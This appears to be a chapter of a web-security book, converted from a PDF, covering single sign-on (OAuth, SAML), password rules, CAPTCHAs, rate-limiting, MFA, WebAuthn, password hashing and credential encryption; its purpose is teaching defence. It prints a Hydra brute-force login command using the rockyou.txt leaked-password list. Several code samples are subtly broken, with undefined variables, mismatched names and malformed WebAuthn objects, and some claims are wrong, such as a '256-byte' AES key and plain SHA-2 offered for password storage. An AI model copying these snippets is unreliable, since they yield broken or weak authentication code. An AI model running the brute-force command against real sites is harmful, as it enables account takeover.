One way to ensure your authentication process is secure is by letting someone else do it. By deferring the responsibilities of authentication to a third party, you are pushing the risk and liabilities to an organization that (presumably) has a great deal of security expertise *and* relieving your users of having to think up yet another password for your web application.

Deferring authentication to a third party is called *single sign-on* (SSO). It uses two main technologies, depending on whether you are dealing with individual users or employees of organizations.

*OpenID Connect* (along with the related protocol *OAuth*) powers the "Log in with Google" or "Log in with Facebook" buttons you frequently see on websites. Security Assertion Markup Language (SAML) is generally used for supporting corporate customers who like to manage their user credentials in-house.

Let's look at each of these options in turn.

## OpenID Connect and OAuth


In the bad old days of the internet, if a web application wanted access to your Gmail contacts, you would have to give it your Gmail password and the application would log in as you to grab that data. This was a decidedly sketchy security arrangement—like giving the keys to your house to someone just because they wanted to read your gas meter.

To overcome this flawed design, various internet bodies invented the Open Authorization (OAuth) standard, which allows an application to grant limited permissions to a third-party application on behalf of a user. Now apps can ask to import your Gmail contacts by sending an OAuth request to the Gmail API; the user will then log in into the Google authentication page and grant the app permission to access their contacts, and the Google API will issue the application an access token that allows it to look up contact lists for that user in the Google API. At no point does the third-party app see the user's credentials; and the user can revoke permissions (and hence invalidate the access token) at any point via the Google dashboard.

# OAuth

How it works

## The Roles



## Scene 1




```
https://accounts.google.com/o/oauth2/auth? scopes=SCOPE  
&redirect_uri=https://app.example.com/oauth2/callback  
&response_type=code  
&client_id=CLIENT_ID  
&state=STATE
```

Annotations for the URL parameters:

- `https://accounts.google.com/o/oauth2/auth?` → OAuth URL on the Authorization Server
- `scopes=SCOPE` → The permissions the client seeking to grant
- `&redirect_uri=https://app.example.com/oauth2/callback` → Where to redirect the client back to
- `&response_type=code` → How the authorization server should respond
- `&client_id=CLIENT_ID` → An identifier for the Client
- `&state=STATE` → Some random state to prevent reuse of the URL

## Scene 2




```
https://app.example.com/oauth2/callback? code=ACCESS_CODE  
&state=STATE
```

Annotations for the URL parameters:

- `https://app.example.com/oauth2/callback?` → Previously sent redirect URL
- `code=ACCESS_CODE` → A private access token for use by the Client
- `&state=STATE` → Random state returned for validation

## Scene 3



OAuth is generally used for granting permission (*authorization*) rather than identification (*authentication*). However, it's easy to add an authentication layer on top—the app just needs to ask permission to know the user's email address (or possibly more personal profile data, like a phone number or full name).

This is, in effect, what OpenID Connect achieves by piggybacking on top of OAuth. The calling app receives a *JSON Web Token* (JWT), a digitally signed blob of JavaScript Object Notation, containing profile information about the user—like the email address.

Practically speaking, implementing OAuth/OpenID means following the documentation provided by the *identity provider*, the application that will perform the authentication. Usually, you will have to register with the identity provider and be granted an access token that identifies your application, which can be used to make OAuth calls. Let's look at some code to make this concrete.

In Ruby, the `omniauth` gem is a popular way to implement Open ID sign-on. A "Login with Facebook" button can be added easily in your templates with the following code snippet:


```
<%= link_to facebook_omniauth_authorize_path(  
    next: params[:next]), method: :post %>  
  <div class="login">Log in with Facebook</div>  
<% end %>
```

The function that handles the HTTP redirect from Facebook needs only to validate the request, unpack the credentials, and look up a user of that name:

```
def facebook_omniauth_callback  
  auth = request.env['omniauth.auth']  
  
  if auth.info.email.nil?  
    return redirect_to new_user_registration_url,  
      alert: 'Please grant access to your email address'  
  end  
  
  @user = User.find_for_oauth(auth)  
  
  if @user.persisted?  
    sign_in @user  
    redirect_to request.env['omniauth.origin'] || '/',  
      event: :authentication  
  else  
    redirect_to new_user_registration_url  
  end  
end
```

As you can see, implementing Open ID requires only a handful of lines of code in a modern web application. One downside, however, is the sheer number of identity providers you may end up supporting. The `omniauth` library supports more than 100! Choose carefully the ones that suit your needs before adding so many login buttons to the login page that it ends up

looking like the side of a NASCAR vehicle.



## Security Assertion Markup Language (SAML)

SAML is a comparable technology to OAuth but is used by organizations that run their own identity provider software. It's a much older protocol, but still heavily used in the corporate world. Typically, customers using SAML are running a Lightweight Directory Access Protocol (LDAP) server like Microsoft's Active Directory, and they want their users to authenticate against this LDAP server when logging into your web application.

This gives the customer peace of mind in two ways: They can immediately revoke access to your systems for employees who leave the organization (a major headache for large companies); and their employees don't enter passwords directly into your web application.

Integrating with a SAML identity provider is a little more involved than using OAuth. In SAML terminology, your web application is a *service provider* (SP) and will need to publish an XML file containing your SAML metadata. This will tell the *identity provider* (IdP) the URL at which your *assertion control service* (ACS) is hosted, and the digital certificate the IdP

should use to sign requests. The ACS is the callback URL that the IdP will forward the user to when they have signed in.


# SAML

How it works


## The Roles




## Scene 1



## Scene 2



## Scene 3



## Strengthening your authentication

Not everyone has a social media login or Gmail address, and SAML is generally used only in a corporate setting since supporting your own identity provider is a major undertaking. So even if single sign-on can lessen some of the burdens of authenticating your users, you will likely end up using some sort of an in-house authentication. Let's discuss some ways of making your authentication resilient against brute force attacks.

## **Password complexity rules**

Brute force guessing of passwords relies heavily on finding users with guessable passwords. Hence, encouraging your users to choose less guessable passwords reduces the possibility of a successful brute force attack. This is the philosophy behind enforcing password complexity rules, which require users to choose passwords matching certain criteria.

These are some common criteria:

- Passwords must be a minimum length.
- Passwords must contain mixed-case letters, numbers, and symbols.
- Passwords cannot contain any part of the username.
- Passwords cannot contain repeating letters.
- Passwords may not be reused (they must differ from previous passwords the user chose).

These are all useful criteria but can prove irritating to users who aren't using a password manager. (They are also unevenly applied across the internet: for some reason, my coffee machine demands a more complex password than my bank's website.) Like a lot of cybersecurity considerations, this is a situation where usability and security are pulling in different directions.

Of these password-complexity demands, password length is the most significant. Users who are forced to use symbols or numbers tend to append numbers on the end or add an exclamation point (!) just to keep the complexity algorithm happy. But brute force attacks generally don't attempt to guess longer passwords, since each extra character in the password length multiplies the number of possible password values significantly.

Philosophically speaking, users tend to understand that strong passwords are

better but quickly experience password fatigue if you enforce too much complexity. A good compromise is to nudge them into good habits by rating the complexity of the password as they choose it. The `zxcvbn` library is helpful for this—it is available for virtually every mainstream programming language (from C++ to Python to Scala), and advertises itself as such:

`zxcvbn` is a password strength estimator inspired by password crackers. Through pattern matching and conservative estimation, it recognizes and weighs 30K common passwords, common names, and surnames according to US census data, popular English words from Wikipedia and US television and movies, and other common patterns like dates, repeats (aaa), sequences (abcd), keyboard patterns (qwertyuiop), and l33t speak.

Here's how you would use JavaScript to rate the strength of a password—that is, how difficult it would be to guess—as the user types it in:

```
<script src="/js/zxcvbn.js"></script>

<input type="password" id="password-input">
<p id="password-score"></p>

<script>
const input      = document.getElementById('password-input');
const strength = document.getElementById('password-score');

input.addEventListener('input', () => {
  const password = passwordInput.value;
  const result   = zxcvbn(password);

  strength.textContent = `Strength: ${result.score}/4`;


  if (result.score === 0) {
    strength.textContent += ' (Very Weak)';
  } else if (result.score === 1) {
    strength.textContent += ' (Weak)';
  } else if (result.score === 2) {
    strength.textContent += ' (Medium)';
  } else if (result.score === 3) {
    strength.textContent += ' (Strong)';
  } else {
    strength.textContent += ' (Very Strong)';
  }
});
</script>
```

In addition to password complexity rules, secure systems often enforce *password rotation*, meaning each user is forced to choose a new password every few weeks or months. This is in theory a good idea—it reduces the time window in which an attacker can make use of a compromised password and is definitely the sort of discipline you should apply to passwords in your own, internal systems (like databases).

If you try to enforce this system on your users, however, don't be too surprised if the response is to simply add a number on the end of the same stem password each time a reset is required.

## CAPTCHAs

If you can distinguish real, human users from hacking tools trying to steal credentials, you can defeat brute force attacks. Tools that attempt to do this are called Completely Automated Public Turing tests to tell Computers and Humans Apart (CAPTCHAs), and you will recognize them as those widgets that require you to select, for example, pictures of traffic lights or decipher some wavy, grainy text to complete the login process on a website.



CAPTCHAs are generally pretty easy to install on your web application, and modern CAPTCHAs—like Google's reCAPTCHA v3—operate invisibly, making use of background signals like mouse movements and keyboard input to decide whether a user is human. No more clicking on fuzzy pictures of bridges!

To install reCAPTCHA, you simply need to sign up for a Google developer account and then request a *Site key* and the accompanying *Secret key* at <https://developers.google.com/recaptcha>.

Integrating the CAPTCHA on a login page will require you to add a new hidden field to your HTML form:

```
<script src="https://www.google.com/recaptcha/api.js?render=SITE_
<input type="hidden"
      name="recaptcha_token"
      id="recaptcha_token">
```

From there, you will add a snippet of JavaScript to populate the hidden field

on form submission:

```
<script>
  grecaptcha.ready(() => {
    grecaptcha.execute(SITE_KEY,
      {action: 'form_submit'}).then((token) => {
        document.getElementById('recaptcha_token').value = token;
      });
  });
</script>
```

This will generate a unique token when the form is submitted, which can be evaluated on the server side when the request is received. Here's how to do that in Ruby:

```
require 'net/http'
require 'json'

http_response = Net::HTTP.post_form(
  URI('https://www.google.com/recaptcha/api/siteverify'),
  'secret' => SECRET_KEY,
  'response' => recaptcha_token)

result = JSON.parse(response.body)

if result['success'] == true
  puts('User is human')
end
```

If you use asynchronous HTTP requests to perform the login, you can simply add the token to JSON in the request.

Note that the Secret key is just that—it must be kept on the server side rather than passed to the browser in JavaScript, or else an attacker will be able to forge tokens and bypass the CAPTCHAs.

Though CAPTCHAs are easy to implement, there is an ongoing debate in the security community about their actual effectiveness. A CAPTCHA will certainly deter simple hacking attempts on your web application, but sophisticated hackers have found ways around them.

Computer vision and machine learning can crack many visual captures. Where that isn't sufficient, the CAPTCHA image can be sent to a CAPTCHA

farm of human operators who can solve them for cheap. (At the time of this writing, a company called 2CAPTCHA is offering a rate of \$1 for every thousand CAPTCHAs solved.) You also need to ensure any CAPTCHA you use has accessibility options, for users who use screen readers to navigate your site.

Nevertheless, CAPTCHAs raise the bar significantly for a would-be attacker, so they remain a good way to deter low-level hackers from brute-forcing your login page.

## Rate-limiting

You can distinguish a brute force attack from a human user mistyping their password by counting the number of incorrect password guesses. Many websites account for this and offer a small delay before returning the HTTP response each time an incorrect set of credentials is entered. This delay will typically begin by being imperceptible but grow with each failure. (A popular algorithm is to use *exponential backoff*, doubling the delay with each failure.) Since brute force attacks will generate thousands of failures in quick succession, they will very quickly get bogged down and stop seeing responses. Meanwhile, genuine users won't see much of an impact, since the initial delays between failures will be so small! This is a form of *rate-limiting*, where the author of an application restricts how often an actor can access a protected resource, like a login page.

This is helpful, except for one small snag: it permits a malicious user to launch a *lockout attack*, a form of denial-of-service attack. By using a hacking tool to spam the login page with a victim's username, and repeatedly failing, they can make that account unavailable for use by a legitimate user. Being locked out of a website is better than having one's account compromised, to be sure, but still an enormous annoyance.

To work around this situation, rate-limiting is often applied by IP address rather than by username—which is to say, repeated failures coming from the same IP address will have a timing penalty applied, regardless of the username supplied. When a legitimate user tries to log in (from a different IP address), they will still be able to log in.

This too, however, has a downside. Sometimes legitimate users will share an IP address—for example, while navigating the internet through a proxy like a Virtual Private Network (VPN), from a corporate network, or via the secure TOR network. Additionally, attackers aren't limited to using a single IP address—sophisticated brute force attacks will get launched from a network of bots, each with a distinct IP address.

Nevertheless, rate limiting is worth implementing to deter simple attacks. Just ensure that delays don't become so long that a user can be locked out of their account by a determined adversary.

## Multifactor authentication

The consensus among security experts is that the most effective way to protect your authentication system is to implement *multifactor authentication* (MFA)—a process that requires a user to provide two or more forms of identification as they log themselves in. This usually means that the authentication process requires the user to enter a username, a password, and one other secret item.

For web applications, this secret item is generally one of the following:

- A passcode texted to a phone number the user has access to
- A passcode generated by an authenticator app that the user has previously synched with the web application
- Acknowledgment of a push notification sent to an app on the user's smartphone
- Biometric proof of identity, like a fingerprint or facial recognition

Before you go full-steam on implementing MFA, however, you should consider how accessible it is to your users. Depending on your user base, not every user will have a phone number; not all of those users will have a smartphone; and not all of *those* will have a device capable of taking biometric measurements. For this reason, MFA is often offered as an option to users but enforced only for secure systems.

Each MFA technique has pros and cons you should consider. Hackers have

been known to clone phones or steal phone numbers through social engineering to compromise accounts for high-profile individuals. (Amazingly, the rapper Punchmade Dev released a song called [Wire Fraud Tutorial](#) describing how to clone SIM cards and use them to steal cash from banks. It is far better explained than 99% of the security documentation you will read on the internet.)

Authenticator apps are easy to plumb into your web application and don't bear the same costs associated with them as text message passcodes. These apps make use of *time-based one-time passwords* (TOTP), which are typically 6-digit numbers that are refreshed with a new value every 30 seconds. (They are generated by combining a shared secret with the timestamp and applying a hash algorithm like SHA-256, incidentally; yet another use of hash algorithms on the internet.)

To validate these TOTP values, your website and the authenticator app must share the same secret seed value, usually by asking the user to scan a QR code during the setup process:



Once both the app and the website know the shared secret, it's a simple matter of challenging the user each time they log in for the latest 6-digit number shown on their authenticator app and validating on the server side.

When registering the app, the TOTP system will generate several recovery

codes the user is asked to store in a secure location in case they ever lose their phone. In reality, most users will just skip this step (who even has a printer nowadays?) or lose the codes, so account recovery often drops back to password reset links sent to email addresses.

## Biometrics

You can use biometrics to implement multifactor authentication by using the Web Authentication API (WebAuthn, for short). This browser API allows web applications to use biometric information to validate their users, provided the device has some sort of biometric measurement capability (like a fingerprint sensor or facial recognition capability).

Rather than send fingerprints or other sensitive information to the server, biometric information will be stored locally on the user's device and used to unlock a token that will be sent to the server to verify the user's identity.

Here's how you would perform the initial capture of biometric information in the browser using WebAuthn in client-side JavaScript:

```
if (typeof(PublicKeyCredential) == "undefined") { #A
    throw new Error('Web Authentication API not supported.');
}

let credential = navigator.credentials.create({
    publicKey: {
        challenge: new Uint8Array([/* server challenge here */]), #B
        rp: {
            name: 'Example Website', #C
        },
        user: {
            id: new Uint8Array([/* user ID here */]), #D
            name: 'exampleuser@example.com',
            displayName: 'Example User',
        },
        authenticatorSelection: {
            authenticatorAttachment: 'platform', #E
            userVerification: 'required',
        },
        pubKeyCredParams: [
            {type: 'public-key', alg: -7. },
            {type: 'public-key', alg: -257},
        ]
    }
})
```

```
],
  timeout: 60000,
  attestation: 'direct',
},
});
```

You should note a few things here. Firstly, the device may not support WebAuthn, so you need to check compatibility before proceeding. If WebAuthn isn't supported, you should suggest another method of MFA instead.

The challenge value is a strongly random number (32 bytes long) generated on the server and sent to the browser ahead of initialization. The actual value of the number is entirely unimportant (as long it's unguessable)—however, because it will be different each time, it prevents an attacker from using a *replay attack* to redo the initialization phase and forge their own credentials.

The id value in the user section is an unchanging identifier for the user. You should recognize the fact that users sometimes change usernames or email addresses—so make this a non-changing property of your user profiles. (At the same time, try to avoid leaking ID values from database rows in your users table—we will take about the dangers of information leakage in Chapter 13).

The last thing to note is that the method of biometric authentication is simply set as platform. This means the device is free to use fingerprint recognition, facial recognition, or even voice recognition if the device supports it. It's generally better to let the device and the user determine their preferences. My iPad insists that I take my glasses off before it will recognize me, and it straight up refuses to recognize me when I am slouched in a reading position on the couch. More pertinently, keeping the users' options open keeps biometrics accessible for users who may not be able to use one particular form or another.

The call to create() in the WebAuthn API will return an object containing a public key that can be stored on the server and used to confirm the user's identity when they next log in. It will have the following form:

```
{
```

```

type: 'public-key',
id: ArrayBuffer, #A
rawId: ArrayBuffer,
response: { #B
  authenticatorData: ArrayBuffer,
  clientDataJSON: ArrayBuffer,
  signature: ArrayBuffer,
  userHandle: ArrayBuffer
},
getClientExtensionResults: () => {}
}

```

The public key is actually embedded in the property `response.authenticatorData` as binary data. Note that this output will differ depending on which domain the JavaScript is running on. Since we are not explicitly stating the *relying party*—the service asking for credentials to be set up—the API will take the host domain for that input.

The private key that pairs with the public key returned by `create()` will be stored securely on the user's device and will be used to regenerate a further security assertion when the user logs back in. This will require the user to provide their biometric proof of identity once again, and can be triggered by some JavaScript in the browser in the following method:

```

let credentials = navigator.credentials.get({
  publicKey: {
    challenge: new Uint8Array([/* server challenge here */]),
    allowCredentials: [
      {
        id: new Uint8Array([/* credential ID here */]),
        type: 'public-key',
      },
      userVerification: 'required',
      timeout: 60000,
    ],
  },
}).then((assertion) => {
  console.log("User authenticated successfully")
})

```

This security challenge requires a new `challenge` value and the `id` of the public key we generated previously. Since this process is happening in the browser, the returned `credentials` object will need to be sent to the server for validation. (An attacker can modify client-side JavaScript to their heart's content!)

Implementing biometric authentication in the browser is extremely secure when done correctly and, according to certain tech pundits, will eventually come to replace passwords entirely for native apps and websites. Passwordless authentication has been a dream of those in the cybersecurity industry for a long time—rather unsurprisingly, given the various vulnerabilities we have reviewed so far in this chapter!

## Storing credentials

Early in this chapter, we discussed the Hydra brute-forcing tool. A typical Hydra brute force attack can be launched from the command line as follows:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt  
example.com  
https-post-form  
"/login:user=admin&password=^PASS^:Invalid credentials"
```

This command will launch an attack against the web page <https://example.com/login>, attempting to log in as user `admin` by trying every password in the file `/usr/share/wordlists/rockyou.txt`. With each attempt, the tool will note whether the HTTP response contains the text *Invalid credentials*; if it does not, the password is assumed to be correct, and the tool will log the hacked credentials.

The name of the password file `rockyou.txt` is notable. This file contains 14 million passwords leaked from the 2009 data breach of a company called RockYou. The only truly notable aspect of the company is that they stored the passwords of their 14 million users in unencrypted, plain text form so that, when they got hacked, their leaked passwords became the *de facto* standard for hackers trying to brute-force websites.

Goodness knows what the chief security officer of RockYou is doing now, but I assume they don't mention their previous employment on their resume. To help us learn from that person's mistakes, let's look at how to store passwords securely.

## Hashing, salting, and peppering your passwords

If you store passwords for users, you should add an element of randomness and pass them through a strong hash function before saving them, as we looked in Chapter 3.

Here's how you would hash a password and recheck the hash value at a later date:

```
require 'bcrypt'


def hash_password(password)
  salt    = BCrypt::Engine.generate_salt
  pepper = ENV['PEPPER']
  hashed_password = BCrypt::Engine.hash_secret(
    pepper + password + salt, salt)
  return [hashed_password, salt]
end

def check_password(password, hashed_password, salt)
  pepper = ENV['PEPPER']
  recalculated_hash = BCrypt::Engine.hash_secret(
    pepper + password + salt, salt)

  return hashed_password == recalculated_hash
end
```

Using a Ruby code sample makes these two functions quite succinct, but a lot is going on in these few lines, which we should unpick—such as what is Bcrypt? And why all the “seasoning”?

A good hash functions is designed to be *one-way*, which means that it is computationally unfeasible for an attacker to guess what input was used to generate a hash value simply by passing a large wordlist through the algorithm and comparing each result with the hash value they are trying to guess. This process is called *password cracking*, and lists of pre-hashed values of common passwords used in this type of hack are called *rainbow tables*.



To resist password cracking, you should use a hashing algorithm that takes some time to execute, and is not prone to hash collisions - so that an attacker has to pay a time cost when trying to crack passwords, and so each hash value is genuinely unique. Older, once common hashing functions like MD5 and SHA-1 are now considered insecure because they are prone to collisions. Instead, you should use a modern hash function, such as SHA-2, SHA-3, or Bcrypt (as just illustrated). Bcrypt works well because you can configure how many cycles the algorithm has to complete, increasing the complexity as computing power increases year-on-year.

Our code snippet also shows how to use *salt* and *pepper* values when hashing your passwords. These are necessary since, no matter how strong the hashing algorithm you use, you are always vulnerable to precomputed values during password-cracking attempts.

The salt value differs for each user password (and needs to be stored alongside the hash value in the database). This will force an attacker to precompute a set of different hash values for every password they are trying to crack, multiplying the time needed vastly.

The pepper value adds a further obstacle for an attacker. Since the pepper value is stored in configuration files outside the database (the same pepper value will be used for each password, unlike the salt), an attacker would have to seize the contents of your database *and* your configuration store before they can start cracking passwords—so they have to hack two separate parts of your system!

Hashing credentials protect your users from immediate danger if an attacker manages to steal the contents of your database. However, should such an

unfortunate circumstance occur, you should still assume your users' passwords will eventually get compromised, and require they be changed. We will look at how to handle the fallout of a data breach in Chapter 15.

## Secure credentials for outbound access

Hash functions are useful for storing passwords for inbound access, where you don't want anyone (even yourself!) to be able to read the value.

Passwords for outbound access are a different consideration. Your code needs to be able to use a raw password value at runtime, for instance, when it connects to a database or makes a connection to a third-party API.

Credentials for outbound access need to be stored securely, which means storing them in an encrypted form and decrypting them only when needed. You can achieve this in a couple of ways (which aren't mutually exclusive): use an encrypted configuration store or perform the encryption/decryption yourself using application code.

Every major cloud hosting platform—Amazon Web Services, Google Cloud, Microsoft Azure—offers some sort of secure configuration store.

Configuration values stored in these stores are available to code and will be encrypted at rest. Hosting platforms also allow you to mark certain configuration values as *sensitive*, where only users or processes with certain permissions can access that value. (Just remember your web server processes will need this permission!)

If a secure configuration store is not available to you, or if you want to add an extra layer of security, credentials can be encrypted and decrypted by application code at runtime. This means writing a utility script to encrypt the value before it is set in configuration; here's one written in Ruby that uses the OpenSSL library to perform the encryption:

```
require 'openssl'

if ARGV.length != 2
  puts "Usage: ruby encrypt.rb <password> <key>"
  exit 1
end
```

```

password = ARGV[0]
key = ARGV[1]

iv = OpenSSL::Random.random_bytes(16)

cipher = OpenSSL::Cipher.new('aes-256-cbc')
cipher.encrypt
cipher.key = key
cipher.iv = iv
encrypted_password = cipher.update(password) + cipher.final
encrypted_data = iv + encrypted_password

puts encrypted_data.unpack('H*')[0]

```

This script encrypts the supplied credentials with the Advanced Encryption Standard (AES) algorithm using a 256-byte key. AES requires an initialization vector (IV) that will need to be supplied along with the encryption key.

Runtime code that makes use of the encrypted password will need the encryption key, the encrypted value, and the initialization vector to recover the password value:

```

require 'openssl'

encrypted_data = ENV['ENCRYPTED_PASSWORD']

iv           = encrypted_data.slice(0, 16)
encrypted_password = encrypted_data.slice(16..-1)

cipher = OpenSSL::Cipher.new('aes-256-cbc')
cipher.decrypt
cipher.iv  = iv
cipher.key = ENV['ENCRYPTION_KEY']
decrypted_password = cipher.update(encrypted_password) +
                     cipher.final

```

You should be sure to store this encryption key in a separate location from the encrypted values! This is an essential security consideration: If an attacker compromises your configuration store and nabs both pieces of information (the encryption key and the encrypted value), they only have to guess the encryption algorithm, which is generally pretty easy.


This leaves you with a bit of a conundrum: where do you store encryption keys except in your usual configuration store? The ideal situation is to use a Key Management Store (KMS), a managed service that allows you to create and store encryption keys outside your usual configuration store.

As a last resort, it's not the worst practice to store encryption keys in configuration files kept in your codebase. This will require a redeployment of code whenever credentials are re-encrypted (and you should be re-encrypting and rotating credentials regularly); but it's certainly better than storing encryption keys and encrypted values in the same location.

## User enumeration

A brute force attack is much easier to pull off if an attacker can determine which usernames exist on the target website so that they can concentrate on guessing passwords for those human users. A web application that allows an attacker to determine which usernames exist is said to exhibit a *user enumeration* vulnerability.

Websites leak this information in a few common ways. If the login page displays a different error message when a username does not exist, or when the username does exist but the password is incorrect, the attacker can infer which usernames exist on the web application:



